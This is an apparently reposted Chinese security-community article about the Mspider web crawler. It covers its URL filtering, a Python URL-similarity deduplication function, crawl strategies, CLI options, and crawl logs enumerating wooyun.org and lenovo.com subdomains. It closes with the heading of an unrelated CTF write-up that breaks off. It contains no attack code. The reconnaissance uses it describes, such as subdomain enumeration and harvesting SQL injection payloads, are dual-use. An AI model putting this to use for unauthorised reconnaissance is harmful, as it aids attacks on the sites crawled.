上篇文章《爬虫技术浅析》介绍了爬虫的基本技术，分享了一个动态爬虫 demo。这篇文章主要讲解爬虫技术的实战效果。本次介绍的结果如下：
1.爬虫的 URL 聚焦与过滤
2.URL 相似度算法抛砖引玉
3.爬行策略详解
4.Mspider 工具使用说明及效果展示
5.Mspider 的头脑风暴

0x01 爬虫的 URL 聚焦与过滤

为什么爬虫需要 URL 聚焦与过滤？因为我们需要控制预期结果！举个例子，如果爬行的目的是爬取乌云已知漏洞列表，那么一般类型的爬虫是无法满足的，一般爬虫会进行如下形式的爬取。爬取的 URL 是杂乱的，如图 2-2-1：




图　2-2-1

聚焦爬虫爬取的 URL 是符合预期的。如图 2-2-2：




图　2-2-2

可以看出来，聚焦爬虫和非聚焦爬虫都是从 www.wooyun.org 开始爬取，聚焦爬虫可以按照一定策略尽量控制 URL 爬取策略，而非聚焦爬虫却完成不了这种特定需求。在爬虫过滤模块中，我们需要理解什么是过滤，什么是聚焦。简单的说，如果过滤关键字在 url 中，则返回 False，否则返回 True。如果聚焦关键字在 url 中，则返回 True，否则返回 False。具体可以查看 Mspider 中的 urlfilter.py 文件。

0x02 URL 相似度算法抛砖引玉

URL 相似度算法在爬虫里不言而喻，这个算法直接决定着爬虫的爬行效率，我将讲解一下我

的算法，算是抛砖引玉，如图 2-2-3：

```
def format(url):
    '''
    策略是构建一个三元组
    第一项为url的netloc
    第二项为path中每项的拆分长度
    第三项为query的每个参数名称(参数按照字母顺序排序，避免由于顺序不同而导致的重复问题)
    '''
    if urlparse.urlparse(url)[2] == '':
        url = url+'/'

    url_structure = urlparse.urlparse(url)
    netloc = url_structure[1]
    path = url_structure[2]
    query = url_structure[4]

    temp = (netloc,tuple([len(i) for i in path.split('/')]),tuple(sorted([i.split('=')[0] for i in query.split('&')])))
    #print temp
    return temp
```


图　2-2-3

这个算法主要是依靠对 URL 的拆解与对拆解对象的 HASH，这个算法适用类似的需求常见。这个算法是将一个 URL 拆解为三个维度，第一个维度是 netloc，第二个维度是 path 的各项长度，第三个维度是 query 对象的参数排序后列表。通过一个数据结构对以上三个维度组合，构建一个可 hash 的对象，如图 2-2-4：

```
def url_similar_control(url):
    '''
    URL相似性控制

    True url未重复
    False url重复
    '''
    t = format(url)
    if t not in SIMILAR_SET:
        SIMILAR_SET.add(t)
        return True
    return False
```


图　2-2-4

利用集合数据结构进行去重，这个能大幅减小普通 URL 相似度算法对于 hash 后结果冲突的问题。实际效果如图 2-2-5：

```
2015-03-31 20:37:04    2    200881  871    875    269849  0    0    http://tongxiang.xcar.com.cn/
```


图　2-2-5

当爬取了 875 个链接时，实际相似页面已达到了 269849 个，因此对于爬虫效率来讲，是个很好的提升。

这个算法只是实际经验值，实践后得到良好的实际效果，希望大家也能思考更为优秀的相似度算法。

0x03 爬行策略详解

一般爬行策略为广度优先、深度优先。深度优先搜索通过栈来实现，而广度优先搜索通过队列来实现。

下面图中的数字显示了深度优先搜索顶点被访问的顺序，如图 2-2-6：




图　2-2-6

下面图中的数字显示了广度优先搜索顶点被访问的顺序，如图 2-2-7：




图　2-2-7

Mspider 中实现爬行策略，这三种搜索方式都是通过对 URL 队列的排序方式进行调整，通过队列中 URL 结点的深度参数进行调整，来达到需求目的，爬行策略根据不同需求设置，能更快的发现可疑 URL 链接，如图 2-2-8：




图　2-2-8

上图当爬行了 810 个链接时，实际爬行的深度已达到了 15 层。在实际测试过程中，深度优先爬行能更好的发现可疑链接。

0x04 Mspider 工具使用说明及效果展示

Mspider 是本人开发的一个以 CLI 方式运行的爬虫工具。此爬虫实现了如下功能。希望大家多多 star 和 fork。也欢迎大家随时给我邮箱发送邮件提 bug，如图 2-2-9：




图　2-2-9

CLI 下展示，如图 2-2-10：

```
root@ubuntu:/home/work/Mspider# python run.py -h
Usage: run.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Start the domain name
  -t THREADS_NUM, --thread=THREADS_NUM
                        Number of threads
  --depth=DEPTH         Crawling depth
  --model=MODEL         Crawling mode: Static 0  Dynamic 1  Mixed 2
  --policy=POLICY       Crawling strategy: Breadth-first 0  Depth-first 1
                        Random-first 2
  -k KEYWORD, --keyword=KEYWORD
                        Focusing on the keywords in host
  --time=FETCH_TIME     Crawl time: The default crawl for 7 days
  --count=FETCH_COUNT   Crawling number: The default download 100000000 pages
  --proxy               The proxy pattern
  --ignore=IGNORE_KEYWORD
                        Filter keyword in URL's host or path
  --focus=FOCUS_KEYWORD
                        Focus keyword in URL's path
  --storage=STORAGE_MODEL
                        Storage mode: A small model 0  Large schemas 1  Don't
                        store  3
  --similarity=SIMILARITY
                        Similarity check: True 0  False 1
```

drops.wooyun.org

图　2-2-10

此爬虫还可以通过文件的 config.py 进行更详细的配置，比如爬行间隔，忽略标签列表，动静分配比例，user-agent 字典等，如图 2-2-11：





图　2-2-11

提供几个测试场景：爬行乌云白帽子列表

```
python run.py -u "http://www.wooyun.org" -k "wooyun.org" --focus "whitehats" --similarity 1 --storage 3
```

效果，如图 2-2-12：




```
----------------------------------------
2015-03-31 21:09:49     0       21879   0       1       0       0       0       http://www.wooyun.org
2015-03-31 21:09:59     1       12872   1       2       101     0       0       http://www.wooyun.org/whitehats/izy
2015-03-31 21:09:59     1       16212   1       3       139     0       0       http://www.wooyun.org/whitehats/prolog
 2015-03-31 21:09:59    1       16409   1       5       139     0       0       http://www.wooyun.org/whitehats/darkrerror
 2015-03-31 21:09:59    1       10335   1       6       139     0       0       http://www.wooyun.org/whitehats/小猫钓鱼
2015-03-31 21:09:59     1       16548   1       4       139     0       0       http://www.wooyun.org/whitehats/pandas
2015-03-31 21:09:59     1       18116   0       7       239     0       0       http://www.wooyun.org/whitehats/YY-2012
 2015-03-31 21:09:59    1       16177   0       8       239     0       0       http://www.wooyun.org/whitehats/玉林嘎
2015-03-31 21:09:59     1       16078   0       9       374     0       0       http://www.wooyun.org/whitehats/糟剩七颗
2015-03-31 21:09:59     1       11712   0       10      472     0       0       http://www.wooyun.org/whitehats/Format_smile
2015-03-31 21:10:04     1       12504   0       11      507     0       0       http://www.wooyun.org/whitehats/
2015-03-31 21:10:04     1       16967   15      12      532     0       0       http://www.wooyun.org/whitehats/深度安全实验室
2015-03-31 21:10:04     1       11443   14      13      548     0       0       http://www.wooyun.org/whitehats/ADO
2015-03-31 21:10:04     1       16999   13      14      619     0       0       http://www.wooyun.org/whitehats/f4ckbaidu
2015-03-31 21:10:04     1       13573   12      15      669     0       0       http://www.wooyun.org/whitehats/Jumbo
 2015-03-31 21:10:04    1       14910   12      16      669     0       0       http://www.wooyun.org/whitehats/红客十年
2015-03-31 21:10:04     1       17727   12      17      669     0       0       http://www.wooyun.org/whitehats/xfkxfk
2015-03-31 21:10:04     1       16524   9       18      754     0       0       http://www.wooyun.org/whitehats/j2ck3r
2015-03-31 21:10:04     1       12002   8       19      808     0       0       http://www.wooyun.org/whitehats/xcrypt
2015-03-31 21:10:04     1       16658   7       20      897     0       0       http://www.wooyun.org/whitehats/luwikes
2015-03-31 21:10:09     2       1979    6       21      949     0       0       http://www.wooyun.org/whitehats/type=button
2015-03-31 21:10:09     1       16789   5       22      957     0       0       http://www.wooyun.org/whitehats/路人甲
2015-03-31 21:10:09     2       12504   4       23      1011    0       0       http://www.wooyun.org/whitehats/page/1
2015-03-31 21:10:09     2       17809   4       24      1058    0       0       http://www.wooyun.org/whitehats/魔
2015-03-31 21:10:09     2       12065   4       25      1080    0       0       http://www.wooyun.org/whitehats/page/5
2015-03-31 21:10:09     2       16394   2       26      1112    0       0       http://www.wooyun.org/whitehats/se55i0n
 2015-03-31 21:10:09    2       16731   2       27      1112    0       0       http://www.wooyun.org/whitehats/niliu
2015-03-31 21:10:09     2       12299   11      28      1122    0       0       http://www.wooyun.org/whitehats/page/2
2015-03-31 21:10:10     2       16630   41      29      1276    0       0       http://www.wooyun.org/whitehats/小胖子
2015-03-31 21:10:15     2       16982   39      31      1329    0       0       http://www.wooyun.org/whitehats/猪猪侠
2015-03-31 21:10:15     2       18986   39      31      1329    0       0       http://www.wooyun.org/whitehats/gainover
2015-03-31 21:10:15     2       17085   37      32      1438    0       0       http://www.wooyun.org/whitehats/Sex is not show
2015-03-31 21:10:15     2       16264   36      33      1491    0       0       http://www.wooyun.org/whitehats/kobin97
2015-03-31 21:10:15     2       16920   35      34      1544    0       0       http://www.wooyun.org/whitehats/zzR
2015-03-31 21:10:15     2       17270   34      35      1598    0       0       http://www.wooyun.org/whitehats/梧桐雨
 2015-03-31 21:10:15    2       16336   34      36      1598    0       0       http://www.wooyun.org/whitehats/U神
2015-03-31 21:10:15     2       17214   27      37      1652    0       0       http://www.wooyun.org/whitehats/爱上平顶山
2015-03-31 21:10:15     2       16551   31      38      1759    0       0       http://www.wooyun.org/whitehats/Jannock
2015-03-31 21:10:19     2       12052   30      39      1813    0       0       http://www.wooyun.org/whitehats/page/4
2015-03-31 21:10:20     2       16643   49      40      1841    0       0       http://www.wooyun.org/whitehats/lijiejie
2015-03-31 21:10:20     2       12457   48      41      1895    0       0       http://www.wooyun.org/whitehats/page/3
2015-03-31 21:10:20     2       16755   48      42      1895    0       0       http://www.wooyun.org/whitehats/带馅儿馒头
 2015-03-31 21:10:20    2       16577   48      43      1895    0       0       http://www.wooyun.org/whitehats/Mr.leo
2015-03-31 21:10:20     2       17693   64      44      2030    0       0       http://www.wooyun.org/whitehats/wefgod
2015-03-31 21:10:20     3       0       63      45      2083    0       0       http://www.wooyun.org/whitehats/page/type=button
2015-03-31 21:10:20     2       18067   62      46      2083    0       0       http://www.wooyun.org/whitehats/Coody
2015-03-31 21:10:20     3       17312   61      47      2083    0       0       http://www.wooyun.org/whitehats/s0mun5
2015-03-31 21:10:20     3       11723   60      48      2187    0       0       http://www.wooyun.org/whitehats/page/7
2015-03-31 21:10:24     3       11732   81      49      2217    0       0       http://www.wooyun.org/whitehats/page/9
2015-03-31 21:10:25     3       11778   100     50      2249    0       0       http://www.wooyun.org/whitehats/page/8
2015-03-31 21:10:25     3       16708   119     51      2281    0       0       http://www.wooyun.org/whitehats/bitcoin
2015-03-31 21:10:25     3       16063   118     52      2335    0       0       http://www.wooyun.org/whitehats/feng
2015-03-31 21:10:25     3       15959   117     53      2387    0       0       http://www.wooyun.org/whitehats/an1k3r
2015-03-31 21:10:25     3       16873   116     54      2436    0       0       http://www.wooyun.org/whitehats/m1x7e1
2015-03-31 21:10:25     3       16342   115     55      2490    0       0       http://www.wooyun.org/whitehats/Mr .LZH
 2015-03-31 21:10:25    3       16886   115     57      2490    0       0       http://www.wooyun.org/whitehats/boooooom
2015-03-31 21:10:25     3       16419   115     56      2490    0       0       http://www.wooyun.org/whitehats/Focusstart
2015-03-31 21:10:25     3       17559   112     58      2490    0       0       http://www.wooyun.org/whitehats/felixk3y
                                                                                drops.wooyun.org
```

图　2-2-12

爬行联想域名内连接，域名过滤 bbs 关键字，动态爬行网页，随机优先策略。命令：

```
python run.py -u "lenovo" -k "lenovo" --ignore "bbs" --model 1 --policy 2
```

效果，如图 2-2-13：



```
----------------------------------------
2015-03-31 22:11:11     0       0       74      1       0       0       0       http://a32a0pp.lenovo.com
2015-03-31 22:11:13     0       0       73      2       0       0       0       http://consumersupport.lenovo.com
2015-03-31 22:11:16     0       0       72      3       0       0       0       http://summergames.lenovo.com
2015-03-31 22:11:27     0       182898  71      4       0       0       0       http://drvdisc1.lenovo.com
2015-03-31 22:11:34     0       0       100     5       357     0       0       http://www.partnerinfo.lenovo.com
2015-03-31 22:11:54     0       39      99      6       357     0       0       http://webvpn.lenovo.com
2015-03-31 22:11:57     0       28246   98      7       357     0       0       http://news.lenovo.com
2015-03-31 22:12:05     0       60462   123     8       376     0       0       http://thinkpadtablet.lenovo.com
2015-03-31 22:12:17     0       5409    153     9       475     7       0       http://lgl.lenovo.com
2015-03-31 22:12:28     0       1177372 152     10      475     0       0       http://reviews.lenovo.com
2015-03-31 22:12:34     0       14052   201     11      2720    0       0       http://sj.lenovo.com
2015-03-31 22:12:58     0       30490   208     12      2736    0       0       http://social.lenovo.com
2015-03-31 22:13:01     0       361701  241     13      2793    0       0       http://forums.lenovo.com
2015-03-31 22:13:11     0       51173   426     14      3083    0       0       http://mobilesupport.lenovo.com
2015-03-31 22:13:12     0       30395   489     15      3280    0       0       http://2008.lenovo.com
2015-03-31 22:13:23     0       6535    518     16      3341    0       0       http://ec2.lenovo.com
2015-03-31 22:13:34     0       59886   521     17      3342    0       0       http://m.lenovo.com
2015-03-31 22:13:45     0       28473   525     18      3456    0       0       http://css.lenovo.com
2015-03-31 22:14:01     1       6663    539     19      3500    0       0       http://m.lenovo.com.cn/maplist.aspx
2015-03-31 22:14:01     1       113697  539     20      3505    0       0       http://forums.lenovo.com/t5/Forum-Community-Wissensdatenbank/tkb-p/Forum_Community%40tkb
2015-03-31 22:14:02     0       135104  552     21      3536    0       0       http://lenovo.yaolan.com
2015-03-31 22:14:05     0       228151  552     22      3897    0       0       http://outletap.lenovo.com
2015-03-31 22:14:08     1       56971   620     23      4104    0       0       http://3g.lenovo.com.cn/
2015-03-31 22:14:12     0       39      663     24      4280    0       0       http://p.lenovo.com
2015-03-31 22:14:16     0       79313   662     25      4280    0       0       http://lenovo.dangdang.com
2015-03-31 22:14:36     1       0       662     26      4430    0       0       http://mobilesupport.lenovo.com/us/en/products/?tabName=Solutions
2015-03-31 22:14:41     0       561181  661     27      4430    0       0       http://app.lenovo.com
2015-03-31 22:14:59     1       166400  745     28      5214    0       0       http://forums.lenovo.com/t5/Legacy-ThinkPads-A-I-V-300-600/tkb-p/tp09_en%40tkb
2015-03-31 22:15:15     0       59592   748     29      5313    0       0       http://shopap.lenovo.com
2015-03-31 22:15:15     1       98353   752     30      5426    0       0       http://forums.lenovo.com/t5/%D0%A1%D0%B5%D1%80%D0%B8%D0%B8-C-E-%D0%B8-N/bd-p/ll05_ru
2015-03-31 22:15:19     1       213415  761     31      5463    0       0       http://forums.lenovo.com/t5/Welcome-FAQs/bd-p/Hello
2015-03-31 22:15:20     1       95180   763     32      5608    0       0       http://forums.lenovo.com/t5/%D0%9C%D0%BE%D0%BD%D0%B8%D1%82%D0%BE%D1%80%D1%8B-%D0%B8-%D0%B4%D0%BE%D0%BF%D0%BE%D0%B8%D1%82%D0%B5%D0%B8%D1%8C%D0%BD%D0%BE%D0%B5/ct-p/op_ru
2015-03-31 22:15:24     0       3932    771     33      5701    0       0       http://email.box.lenovo.com
2015-03-31 22:15:26     1       259     771     34      5701    0       0       http://o.lenovo.com/id?callback=s_c_il%5B0%5D._setAnalyticsFields&mcorgid=F6171253512D2B8C0A490D45%40AdobeOrg&mid=66881955018684892557238582482495395637
2015-03-31 22:15:27     1       1419    770     35      5701    0       0       http://mobilesupport.lenovo.com/bundles/GoogleAnalytics?v=2qE_SH5wbo97IdenrF5w4wnBmMCMHw170_3uKTWy1881
2015-03-31 22:15:30     0       0       769     36      5701    0       0       http://jobs.lenovo.com
2015-03-31 22:15:31     1       1057028 768     37      5701    0       0       http://reviews.lenovo.com/8923-en_us/467A0DEC694A438AAE484F4F1D857C85/thinkpad-edge-14-with-intel-processors-best-seller-reviews/category.htm
2015-03-31 22:15:32     1       158333  769     38      7987    0       0       http://forums.lenovo.com/t5/Allgemeine-Diskussion/tkb-p/Allgemein_1%40tkb
2015-03-31 22:15:42     2       304799  768     39      8069    0       0       http://dianping.lenovo.com.cn
2015-03-31 22:15:56     0       25681   778     40      8261    0       0       http://lenovo.pptv.com
2015-03-31 22:16:15     1       31637   778     41      8319    0       0       http://2008.lenovo.com/en/category/resellers-partners
2015-03-31 22:16:41     1       232591  781     42      8403    0       0       http://forums.lenovo.com/t5/A-K-S/bd-p/Tt01_es
2015-03-31 22:16:47     1       1180102 787     43      8613    0       0       http://reviews.lenovo.com/8923-en_us/B600ED05985EFADBA9A8C513C7C81E38_12F0696583E040868B97B0FEC01C087/lenovo-ideapad-v470-reviews/reviews.htm
2015-03-31 22:16:51     1       1056524 788     44      10942   0       0       http://reviews.lenovo.com/8923-en_us/7162ACCF009D2872F8BA28660C1EC385/thinkpad-t520-top-rated-reviews/category.htm
2015-03-31 22:17:19     1       1056742 788     45      13229   0       0       http://reviews.lenovo.com/8923-en_us/24663F7AA3DF13FD7C8C7C1FB942160C/thinkpad-twist-convertible-ultrabook5-reviews/category.htm
2015-03-31 22:17:25     1       59885   788     46      15516   0       0       http://shop.lenovo.com/us/products/
                                                                                drops.wooyun.org
```

图　2-2-13

0x05 Mspider 的头脑风暴

通过改写 Mspider 的一些功能，比如页面分析模块，URL 过滤模块，数据储存模块，可以获得更深入更有意思的信息。举个例子，想要获取乌云中 sql 注入类型漏洞的 SQL 注入 payload。在聚焦爬虫中，通过对改写数据储存模块，让数据库记录获取的 dom 树，并储存，接着对 dom 树进行数据挖掘，便可简单实现。

0x06　参考文章

基于 URL 规则的聚焦爬虫及其应用（http://www.docin.com/p-784393108.html）

图的深度优先和广度优先搜索 http://pan.baidu.com/s/1mgj5yB2

（全文完）责任编辑：静默

第三章 CTF Writeups

第1节 ALi CTF 2015 write up

作者：EvilMoon
来自：乌云知识库 - WooYun
网址：http://drops.wooyun.org/

附件下载：http://pan.baidu.com/s/1bnFBNH1

0x00 Cake

